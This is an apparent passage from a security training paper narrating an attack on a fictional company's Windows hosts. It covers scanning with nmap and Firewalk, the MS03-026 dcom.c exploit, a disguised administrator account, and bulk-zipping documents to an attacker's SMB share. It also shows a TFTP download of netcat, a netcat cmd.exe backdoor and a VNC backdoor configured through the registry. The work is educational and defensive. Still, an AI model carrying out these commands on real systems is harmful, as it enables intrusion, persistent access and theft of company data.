Host: 172.25.25.87 ()       Ports: 135/closed/tcp//msrpc///
Host: 172.25.25.215 ()      Ports: 135/closed/tcp//msrpc///
Host: 172.25.25.85 ()       Ports: 135/closed/tcp//msrpc///
Host: 172.25.25.72 ()       Ports: 135/closed/tcp//msrpc///
Host: 172.25.25.66 ()       Ports: 135/closed/tcp//msrpc///
Host: 172.25.25.245 ()      Ports: 135/closed/tcp//msrpc///
Host: 172.25.25.65 ()       Ports: 135/closed/tcp//msrpc///
```

Refer to Appendix B for a tcpdump sniffer capture of the nmap scan. This illustrates exactly what packets are generated from the attackers box when executing an nmap scan. Analysis of the nmap packet capture shows SYN packets were sent at 15 second intervals as expected from the nmap *-T sneaky* flag. Notice that the Time-To-Live (TTL) values are also randomized.

4.2.2 RPC DCOM Scan

The attacker has now compiled a list of target hosts listening on port 135/TCP. These hosts will be investigated further with the *Retina* DCOM Scanner Version 1.1.1, from *eEye Digital Security*. The scanner results will provide information as to whether the computer systems are patched with the necessary software to protect against the attacker's chosen exploit. Results from the scanner clearly indicate, "VULNERABLE to MS03-026" (see figure 4.2). Refer to Appendix C for a tcpdump sniffer capture of the *Retina* DCOM scan from *eEye Digital Security*.

The attacker has now determined there are at least two computer systems on Company X's network that are vulnerable to a Microsoft RPC DCOM exploit. He has also determined that port 135/TCP is accessible through their network defenses from the attacker's home network. Before the attacker goes on to the exploit stage of the attack, he would like to determine what other ports are allowed inbound. With this information the attacker will configure a *netcat* and *VNC* backdoor listener on the victim's computer utilizing these ports. This will provide the attacker with the ability to maintain access to the exploited resource.

Figure 4.2

White Hat Technique: Install host based firewalls to restrict inbound traffic. Also, transfer the logs generated by the host based firewall to a centralized logging server. Don't rely on just one security device for protection, follow the defense in depth philosophy.

4.2.3 Mapping Firewall Configuration and Router ACL's

The scanning stage of the attack has quickly revealed a critical weakness in Company X's perimeter network defenses. This critical weakness is allowing port 135/TCP inbound through the company's firewall. Also the defenses don't appear to restrict access to this port by source IP address. Additional scanning is needed to determine what other ports are allowed through Company X's network defenses. There is a tool available called *Firewalk,* originally designed by Mike D. Schiffman and David Goldsmith. This tool allows the attacker to map open ports through any gateway device using a traceroute like packet analysis. For *Firewalk* to be successful the gateway device must preserve the time-to-live (TTL) value in the IP header as the packet traverses the gateway. Router ACLs and the PIX 525 firewall preserve the TTL value. Therefore the attacker will be successful by using this tool. To use the tool effectively the attacker needs the IP address of the hop just prior to the filtering device. In addition, he needs an IP address of a host located behind the filtering device. The target network has two filtering devices in series, a Cisco router with ACLs applied and a Cisco PIX 525 firewall. The attacker will map both devices with this tool, starting first with the Cisco router and then mapping the Cisco PIX 525 firewall. The command syntax and results from running *Firewalk* against the PIX are as follows:

*[root]# **firewalk -h***
Firewalk 5.0 [gateway ACL scanner]
Usage : firewalk [options] target_gateway metric
[-d 0 - 65535] destination port to use (ramping phase)
[-h] program help
[-i device] interface
[-n] do not resolve IP addresses into hostnames
[-p TCP | UDP] firewalk protocol
[-r] strict RFC adherence
[-S x - y, z] port range to scan
[-s 0 - 65535] source port
[-T 1 - 1000] packet read timeout in ms
[-t 1 - 25] IP time to live
[-v] program version
[-x 1 - 8] expire vector

*[root]# **firewalk -p tcp -S 1-65535 192.168.254.1 172.25.25.3***
Firewalk 5.0 [gateway ACL scanner]
Firewalk state initialization completed successfully.
TCP-based scan.
Ramping phase source port: 53, destination port: 33434
Hotfoot through x.x.x.x using 172.25.25.3 as a metric.
Ramping Phase:
1 (TTL 1): expired [hop1]
2 (TTL 2): expired [hop2]
3 (TTL 3): expired [hop3]
4 (TTL 4): expired [hop4 -hop before filtering device]
Binding host reached.
Scan bound at 5 hops.
Scanning Phase:
lines deleted
*port 20: *no response**
*port 21: *no response**
port 22: A! open (port not listen) [172.25.25.3]
port 23: A! open (port listen) [172.25.25.3]
*port 24: *no response**
*port 25: *no response**
lines deleted
*port 130: *no response**
*port 131: *no response**
*port 132: *no response**
*port 133: *no response**
*port 134: *no response**
port 135: A! open (port listen) [172.25.25.3]
port 136: A! open (port not listen) [172.25.25.3]
port 137: A! open (port not listen) [172.25.25.3]

port 138: A! open (port not listen) [172.25.25.3]
port 139: A! open (port listen) [172.25.25.3]
*port 140: *no response**
port 445: A! open (port listen) [172.25.25.3]
lines deleted
*port 4443: *no response**
port 4444: A! open (port not listen) [172.25.25.3]
*port 4445: *no response**
port 5555: A! open (port not listen) [172.25.25.3]
port 6666: A! open (port not listen) [172.25.25.3]
lines deleted

Scan completed successfully.

Total packets sent:	*27*
Total packet errors:	*0*
Total packets caught	*18*
Total packets caught of interest	*14*
Total ports scanned	*23*
Total ports open:	*10*
Total ports unknown:	*0*

With the results above, the attacker now knows ports 22, 23, 135-139, 445, 4444, 5555 and 6666 TCP are all open inbound through Company X's border defenses. The results above indicate either "port listen", "port not listen" or "no response". If the results are "port listen", the attacker knows this port is allowed through the PIX firewall. He also knows the destination IP address, 172.25.25.3 in this case, is listening on this port. If the results are "port not listen", the attacker knows this port is allowed through the PIX firewall and the destination IP address is not listening on this port. The results from *Firewalk* indicate the computer with the IP address 172.25.25.23 is listening on port 23/TCP, typically a telnet server. By comparing the results of *Firewalk* with the ACL's of the PIX firewall, it is clear the results are accurate. The attacker has now finished compiling a list of ports having unrestricted access through Company X's filtering devices. The attacker will use this information when configuring the *netcat* and *VNC* backdoor listeners. Refer to Appendix D for a tcpdump capture of a *Firewalk* scan. When referring to Appendix D, note the TTL ramp-up that takes place. This is the key to successful mapping of the filtering device.

4.3 EXPLOITING THE SYSTEM

The attacker is now in the driver's seat. He has identified two vulnerable systems and knows he can access these machines through Company X's network defenses. The attacker is now ready to exploit these computer systems using the *dcom.c* exploit. If the exploit is successful, the attacker will have a

remote command prompt of the victim's computer with system level access rights. From this remote command prompt, the attacker will create user accounts, disable logging, transfer software, copy sensitive data and install backdoors for later access. The attacker will want to begin the exploit as soon as possible for fear the box will be patched or access will be restricted at the firewall.

4.3.1 Exploit Code

The attacker is using the *dcom.c* exploit written by H. D. Moore at *metasploit.com*. This remote exploit takes advantage of the Microsoft RPC DCOM buffer overflow discovered by *The Last Stage of Delirium Research Group*. This exploit targets Microsoft Windows 2000 and XP operating systems and binds a remote command prompt to port 4444/TCP on these operating systems. Appendix E contains the un-compiled C code written by H. D. Moore. This exploit will be compiled and executed from the attacker's Linux Redhat 7.3 computer. The command syntax to compile the *dcom.c* file is:

[root#] ***gcc -o dcom dcom.c***

This creates an executable named "dcom". The attacker is now ready to execute the code. Once he starts the exploit he will want to be as fast as possible. The more time spent on the victim's computer the more chance of being discovered. This requires prior planning of the attack methodology so all the necessary tool, software and batch files are ready to be used when the attack begins. The attacker will now execute the exploit, and begin the intrusive portion of the attack. Up to this point the attacker has just been "knocking on the door". From this point forward the attack is more analogous to a "forceful entry". As mentioned previously, the initial result of the *dcom.c* exploit are that it allows the attacker access to a remote command prompt from the victim's computer. It is as if the attacker sat down at the victim's computer and opened up a command prompt locally. Figure 4.3 illustrates a successful exploit and the resulting remote command prompt of the victim's computer. The network connection established from the *dcom.c* exploit is the vehicle the attacker will use to proceed through the remaining stages of the attack. The entire attack will be executed from the command line via this network connection. The attacker will also demonstrate how to progress from command line access to GUI access. The command syntax from running the exploit is as follows:

[root#] ***./dcom 4 172.25.25.100***

- Usage: ./dcom <Target ID> <Target IP>
- Targets:
- 0 Windows 2000 SP0 (english)
- 1 Windows 2000 SP1 (english)
- 2 Windows 2000 SP2 (english)

- *3 Windows 2000 SP3 (english)*
- *4 Windows 2000 SP4 (english)*
- *5 Windows XP SP0 (english)*
- *6 Windows XP SP1 (english)*

Figure 4.3

The attacker continues to exploit the victim's computer by transferring software, creating user accounts and searching for company sensitive information. This exploit requires only a total of 25 packets sent between the attacker and victim's computer systems. Appendix A shows the tcpdump sniffer capture of the exploit in action. Illustrated below are the results of running the *netstat -an* command after the *dcom.c* exploit. This shows the ports and data connections opened after the exploit. Notice the addition of the port 4444/TCP in "listening" mode and the "established" connection. This "established" connection is the active connection resulting in a remote command prompt "shoveled" back to the attacker. When using this exploit, if the remote shell is disconnected, the victim's computer is no longer listening on port 135/TCP or 135/UDP and therefore, is not subject to this same exploit until the box is rebooted. With this in mind, the attacker will download and install a *netcat* backdoor listener on the target machine. The *netcat* backdoor will be configured to listen on a port discovered to be open through the network defenses via the *Firewalk* tool. This *netcat* listener will be configured to provide a remote command prompt as a backup in case the connection established by the exploit is terminated.

AFTER EXPLOIT

*C:\>**netstat -an***

Active Connections

Proto	*Local Address*	*Foreign Address*	*State*
TCP	*0.0.0.0:135*	*0.0.0.0:0*	*LISTENING*
TCP	*0.0.0.0:445*	*0.0.0.0:0*	*LISTENING*

TCP 0.0.0.0:1025 0.0.0.0:0 LISTENING
TCP 0.0.0.0:1027 0.0.0.0:0 LISTENING
TCP 0.0.0.0:4444 0.0.0.0:0 LISTENING
TCP 172.25.25.100:139 0.0.0.0:0 LISTENING
TCP 172.25.25.100:4444 10.10.10.129:32771 ESTABLISHED
*UDP 0.0.0.0:135 *:**
*UDP 0.0.0.0:445 *:**
*UDP 0.0.0.0:1026 *:**
*UDP 172.25.25.100:137 *:**
*UDP 172.25.25.100:138 *:**
*UDP 172.25.25.100:500 *:**

AFTER EXPLOIT AND REMOTE SHELL IS TERMINATED

*C:\>**netstat -na***
Active Connections


Proto	*Local Address*	*Foreign Address*	*State*
TCP	*0.0.0.0:445*	*0.0.0.0:0*	*LISTENING*
TCP	*0.0.0.0:1025*	*0.0.0.0:0*	*LISTENING*
TCP	*0.0.0.0:1027*	*0.0.0.0:0*	*LISTENING*
TCP	*0.0.0.0:1028*	*0.0.0.0:0*	*LISTENING*
TCP	*172.25.25.100:139*	*0.0.0.0:0*	*LISTENING*
UDP	*0.0.0.0:445*	*:**	
UDP	*0.0.0.0:1026*	*:**	
UDP	*172.25.25.100:137*	*:**	
UDP	*172.25.25.100:138*	*:**	
UDP	*172.25.25.100:500*	*:**	

4.3.2 Create Accounts

The exploit has now been successfully executed and a connection has been established with the target machine. It is time to create a privileged user account, and search the computer for company sensitive documentation. Creating a user account is an obvious event and may be detected by the victim. Using some sort of bogus "system" name for the newly created user account may help disguise the user account. In this case, the attacker creates an account named "*SYS_BACKUP*" and assigns this account administrator rights. From the victim's perspective, they would see the new user account from within the "Computer Management" GUI illustrated in figure 4.4. The command syntax and results are as follows:

*C:\WINNT\system32>**net user SYS_BACKUP SYS_BACKUP /ADD***
Net user SYS_BACKUP SYS_BACKUP /ADD
The command completed successfully.
*C:\WINNT\system32>**net localgroup administrators SYS_BACKUP /ADD***
Net localgroup administrators SYS_BACKUP /ADD
The command completed successfully.

Figure 4.4



4.3.4 *WinZip* Command Line Install

The next step for the attacker is to investigate the computer for company sensitive documentation and transfer this data from the victim's computer. Time is of the essence. The attacker doesn't want to spend any more time than necessary to accomplish this goal. The more time spent on the victim's computer the more chance of detection. Investigating the computer can take considerable time, so the attacker will assume the computer does contain sensitive documentation. The fastest approach is to run a utility that searches the hard drive for certain document types and compresses all documents into one file. This file can then be transferred back to the attacker's computer. *WinZip* with the *command line Add-On*, an additional package, will accomplish this goal. A large number of computer's may already have WinZip installed and therefore, would typically only require the additional *command line Add-On* files. The *Add-On* package is dependent on the version of *WinZip* installed. Currently, it requires WinZip 8.0 or higher. For this scenario we will assume the victim's computer has no instance of WinZip installed. The attacker first pre-installs *WinZip version 8.0* and the *command line Add-On* package on his computer. With the established network connection to the victim's computer, he then creates a WinZip folder under the *C:\Program Files* directory. Next he connects back to his Windows based computer to copy the entire contents of the *C:\Program Files\WinZip* directory onto the victim's computer.

Any outbound network connections are dependent on the configuration of Company X's network defenses. Typically, the firewall and/or router ACL's are much less restrictive in the outbound direction. As a result, it is advisable to stay away from Trojan ports and use common outbound service ports when connecting back to the attacker's computer for software downloads. The attacker doesn't know what services are allowed until he attempts an outbound connection. Another option would be to transfer scanner software to the victim's computer and begin scanning to determine what services are allowed outbound, but this would increase the risk of detection. For this paper, Trivial File Transfer Protocol (TFTP) and Server Message Block (SMB) will be used to connect back to the attacker's computer. TFTP uses port 69/UDP and SMB uses port 445/TCP.

The attacker will now attempt to connect back to his Windows based computer via the *NET USE* command. This command will establish a network connection using Microsoft SMB protocol. This connection is used to download the necessary *WinZip* files required for installation on the victim's computer. The command syntax and contents of the *C:\Program Files\WinZip* directory are as follows:

```
C:\> net use s: \\attackers_ip_address\share password /user:attacker
C:\> cd C:\Program Files
C:\Program Files> mkdir WinZip
C:\Program Files> cd winzip
C:\Program Files\WinZip> S:
S:\> cd WinZip
S:\WinZip> copy * C:
S:\WinZip> C:
C:\Program Files\WinZip> net use s: /delete
C:\Program Files\WinZip> dir
################################################
Directory of S:\Program Files\WinZip
12/09/2003  08:28 PM    <DIR>          .
12/09/2003  08:28 PM    <DIR>          ..
12/09/2003  04:42 PM                49 AUTOINST.TXT
04/19/2000  08:00 AM             1,753 EXAMPLE.ZIP
04/19/2000  08:00 AM               436 FILE_ID.DIZ
04/19/2000  08:00 AM             9,654 LICENSE.TXT
04/19/2000  08:00 AM             8,655 ORDER.TXT
04/19/2000  08:00 AM             1,891 README.TXT
07/25/2000  01:00 AM             5,382 READMECL.TXT
04/19/2000  08:00 AM             4,024 VENDOR.TXT
04/19/2000  08:00 AM             8,350 WHATSNEW.TXT
04/19/2000  08:00 AM             3,919 WINZIP.CNT
04/19/2000  08:00 AM           476,876 WINZIP.HLP
04/19/2000  08:00 AM               299 WINZIP.TXT
```

```
04/19/2000  08:00 AM         1,425,471 WINZIP32.EXE
04/19/2000  08:00 AM             2,339 WZ.COM
04/19/2000  08:00 AM             1,157 WZ.PIF
04/19/2000  08:00 AM           270,390 WZ32.DLL
04/19/2000  08:00 AM            65,536 WZCAB.DLL
04/19/2000  08:00 AM            57,407 WZCAB3.DLL
07/25/2000  01:00 AM           270,392 WZCL32.DLL
07/25/2000  01:00 AM               524 WZCLINE.CNT
07/25/2000  01:00 AM           163,909 WZCLINE.DLL
07/25/2000  01:00 AM            54,767 WZCLINE.HLP
07/25/2000  01:00 AM            45,056 WZCLUN.DLL
04/19/2000  08:00 AM           116,030 WZINST.HLP
04/19/2000  08:00 AM            13,346 WZQKSTRT.RTF
04/19/2000  08:00 AM           190,976 WZSEPE32.EXE
04/19/2000  08:00 AM            77,892 WZSHLEX1.DLL
04/19/2000  07:00 AM            24,644 WZSHLSTB.DLL
04/19/2000  08:00 AM            93,722 WZTUTOR.HLP
07/25/2000  01:00 AM            20,549 WZUNZIP.EXE
04/19/2000  08:00 AM            49,217 WZVINFO.DLL
04/19/2000  08:00 AM           106,020 WZWIZARD.HLP
07/25/2000  01:00 AM            20,547 WZZIP.EXE
04/19/2000  08:00 AM           106,564 WZZPMAIL.DLL
              34 File(s)      3,697,743 bytes
               2 Dir(s)   3,191,058,432 bytes free
##################################################
```

The next step is to execute an unattended installation of *WinZip* on the attacker's computer. This remote installation is unattended but not completely silent. The user on the victim's machine would see evidence of the *WinZip* install in the form of a desktop icon and an entry in Start→Programs. The command syntax to run the unattended installation is as follows:

C:\Program Files\WinZip> ***winzip32.exe /autoinstall***

WinZip version 8.0 with the *command line Add-On* software is now successfully installed on the victim's computer. The attacker now has the ability, with one command, to search the entire hard drive for all file types that he has determined important and compress these files into one *Zip* file. In addition, by specifying the mapped network drive, the file is automatically transferred to the attacker's computer for later analysis. The attacker is interested in any files with the following extensions: *.PDF, .DOC, .XLS, .PPT, .RTF* and *.MDB.* The attacker feels that if this box contains sensitive information it will be contained in one of these file types. It would not be difficult to search for additional file extensions if the attacker was interested in additional files types. All that would be required is adding the additional file extension to the command syntax below.

The command syntax and compressed results from executing the *wzzip* command are as follows:

*C:\>**wzzip -whs -yb -rp s:\goodies.zip *.rtf *.pdf *.doc *.xls *.ppt *.mdb***

Usage: wzzip [options] zipfile [@listfile] [files...]
Options used:

-whs	*include hidden and system files*
-yb	*non-interactive batch mode*
-rp	*recursive, store folder names*

WinZip(R) Command Line Support Add-On Version 1.0 (Build 3181)
Copyright (c) WinZip Computing, Inc. 1991-2000 - All Rights Reserved

THANK YOU FOR TRYING WINZIP
This is a fully functional version for EVALUATION USE ONLY
The registered version does not display this notice. You can register WinZip by check or charge card by mail or phone. For immediate online delivery, click the "Order" link on the WinZip home page at http://www.winzip.com

Adding Documents and Settings/Administrator/……./brndlog.txt
Adding Documents and Settings/Administrator/……./google[1].txt
Adding Documents and Settings/Administrator/……./google[2].txt
Adding Documents and Settings/Administrator/……../microsoft[1].txt
Adding Documents and Settings/Administrator/……./msn[2].txt
Adding Documents and Settings/Administrator/Desktop/victim netstat.txt
Adding Program Files/Outlook Express/msoe.txt
Adding Program Files/RealVNC/WinVNC/mhn.txt
Adding Program Files/WindowsUpdate/V4/iuident.txt
Adding Program Files/winzip/AUTOINST.TXT
Adding Program Files/winzip/LICENSE.TXT
!
(lines deleted)
!
creating Zip file s:\goodies.zip

To ensure all subdirectories are searched, the *wzzip* command should be run from the root directory C:\ or D:\, E:\, etc. To run *wzzip* from these directories the attacker will modify the PATH to add the C:\Program Files\WinZip directory. The command syntax to modify the PATH is as follows:

*C:\>**PATH=%PATH%;C:\Program Files\WinZip***

4.3.6 Exploitation Summary

To summarize, the attacker has successfully gained access to the victim's computer using the *dcom.c* exploit. As a result, the attacker has access to a remote command prompt of the victim's computer. This connection is established using port 4444/TCP. With this connection the attacker has created an additional user account (SYS_BACKUP) with administrator privileges. He has also transferred and installed the necessary *WinZip* software on the victim's computer. This provides the attacker with the ability to search for sensitive company information using the *wzzip* command. Finally, the resulting *ZIP* file containing a copy of all targeted files was transferred from the victim's computer back to the attacker's computer for later analysis. At this point, the Exploitation stage of the attack on the victim's computer is complete. The attacker's objective will now focus on maintaining access to the victim's computer.

4.4 KEEPING ACCESS

Now that the attacker has access to the victim's computer he obviously want to keep access to this valuable resource. In order to maintain access, the attacker will install and configure both a *netcat* and *VNC* backdoor listener.

4.4.1 *Netcat* Backdoor Listener

The *netcat* backdoor listener is now downloaded and installed on the victim's computer. The *netcat* backdoor is configured to listen on port 22/TCP. When a connection is made to this port the *cmd.exe* command is executed. The attacker chose port 22/TCP because it was determined to be open for inbound access through Company X's network defenses in the scanning phase of the attack. A TFTP server running on the attacker's computer is used to transfer the *netcat* software to the victim. All of this is done via the remote command prompt connection created during the exploit. The command syntax to tftp the software is as follows:

C:\WINNT\system32> ***tftp -i 10.10.10.129 GET nc.exe***

Now that the software has been transferred to the target's computer, a *netcat* listener with the program execution option is configured. The *netcat* listener is configured to listen on port 22/TCP for inbound connection attempts and when one is initiated a command prompt will be "shoveled" back to the source. Figure 4.5 illustrates the new listening port 22/TCP after the *netcat* backdoor listener is configured. The *netcat* command syntax is as follows:


C:\WINNT\system32> ***nc -L -d -p 22 -e cmd-exe***

Options:

-d *detach from console, stealth mode*

-e prog	*inbound program to exec*
-L	*listen harder, re-listen on socket close*
-p port	*local port number*

Figure 4.5



This *netcat* backdoor listener will provide the same type of remote command prompt the attacker has been using up to this point. The attacker now has the ability to connect to the victim's computer using a *netcat* client connection. This provides backup access to the victim's computer in case the connection generated by the exploit is terminated for some reason. Figure 4.6 shows a remote command prompt from the victim's computer. This remote command prompt results from connection to the *netcat* backdoor. The command syntax to connect to the netcat backdoor is as follows:

C:\nc> ***nc 172.25.25.100 22***

Figure 4.6

4.4.1 *VNC* Backdoor Listener

The attacker will now install a *Virtual Network Computing (VNC)* backdoor listener on the victim's computer. He will configure the *VNC* backdoor to listen on port 23/TCP. During the Scanning phase, this port was determined to be open for inbound access through Company X's network defenses. This will provide the attacker a remote desktop capability. The trick is to be able to install the *VNC* server on the victim's computer using only the command line generated by the exploit. To accomplish this task the attacker will create the *VNC* directory structure; connect back to the attacking computer to download the appropriate files; register the software as an automatic service; and lastly, start the *VNC* service to listen for inbound connection on port 23. Creating the *VNC* directory structure is straight forward, the command syntax is as follows:

C:\> ***cd c:\program files***
C:\Program Files> ***mkdir RealVNC***
C:\Program Files> ***cd RealVNC***
C:\Program Files\RealVNC> ***mkdir WinVNC***
C:\Program Files\RealVNC> ***cd WinVNC***

A typical Microsoft *net use* command will be used to map a network drive on the attacker's computer. This establishes an outbound network connection back to the attacker's computer on port 445/TCP. This connection is used to transfer the four files necessary to install *VNC* on the victim's computer. The first three files: othread2.dll, vnchooks.dll, and winvnc.exe are the application files. The fourth file, vnc.reg, is used to populate the registry settings on the victim's computer. The command syntax for connecting back to the attacker's computer and transferring files is as follows:

C:\Program Files\RealVNC\WinVNC> ***net use s: \\10.10.10.129\share password /user:attacker***
C:\Program Files\RealVNC\WinVNC> ***s:***
S:\> ***copy othread2.dll c:***
S:\> ***copy vnchooks.dll c:***
S:\> ***copy winvnc.exe c:***
S:\> ***copy vnc.reg c:***
S:\> ***c:***
C:\Program Files\RealVNC\WinVNC> ***net use s: /delete***

To successfully install the *VNC* software using the command line, the attacker needs to configure the registry. Specifically, the attacker needs to create a registry key called *[HKEY_CURRENT_USER\Software\ORL\WinVNC3]* and populate the values in this key. There are three values within this registry key of which to take particular note. The *AutoPortSelect* value must be set to zero when changing the listener port to something other than default (5900/TCP). The *Password* value needs to be set for a *VNC* client session logon. The

password value is set to, "db,d8,3c,fd,72,7a,14,58", the hexadecimal equivalent of "password". Lastly, the *PortNumber* value must be set to the desired listening port, in hexadecimal. This value will be set to 17, the hexadecimal equivalent to port 23/TCP. When installed the VNC server will be listening on port 23/TCP for inbound *VNC* connection. These thee registry values and additional ones are shown in the *vnc.reg* file below. In order to populate these registry values onto the victim's computer, the attacker uses the *regedit* command with the *-s* option. The command syntax and registry setting to accomplish this are as follows:

C:\Program Files\RealVNC\WinVNC> ***regedit -s vnc.reg***

Contents of vnc.reg file:

##
Windows Registry Editor Version 5.00
[HKEY_CURRENT_USER\Software\ORL\WinVNC3]
"SocketConnect"=dword:00000001
"HTTPConnect"=dword:00000001
"AutoPortSelect"=dword:00000000
"InputsEnabled"=dword:00000001
"LocalInputsDisabled"=dword:00000000
"IdleTimeout"=dword:00000000
"QuerySetting"=dword:00000002
"QueryTimeout"=dword:0000000a
"LockSetting"=dword:00000000
"RemoveWallpaper"=dword:00000001
"Password"=hex:db,d8,3c,fd,72,7a,14,58
"PollUnderCursor"=dword:00000000
"PollForeground"=dword:00000001
"PollFullScreen"=dword:00000000
"PortNumber"=dword:00000017
"OnlyPollConsole"=dword:00000001
"OnlyPollOnEvent"=dword:00000000
##


With this *VNC* software there is a unique relationship between the *VNC* "server listening port" and the "display value" used within the *VNC* client. Connecting to the *VNC* server using the *VNC* client requires the IP address of the *VNC* server and a display number, not the listening port number. An easy formula to determine the display value is:

[Display Value = (VNC server listening port) - (5900)]
example: Display Value = 23 -5900
Display Value = -5877 (note the negative number)

To make a connection to the victim's *VNC* server, the attacker enters "*VNCServerIP:-5877"* within the *VNC* viewer "connection details" screen. This

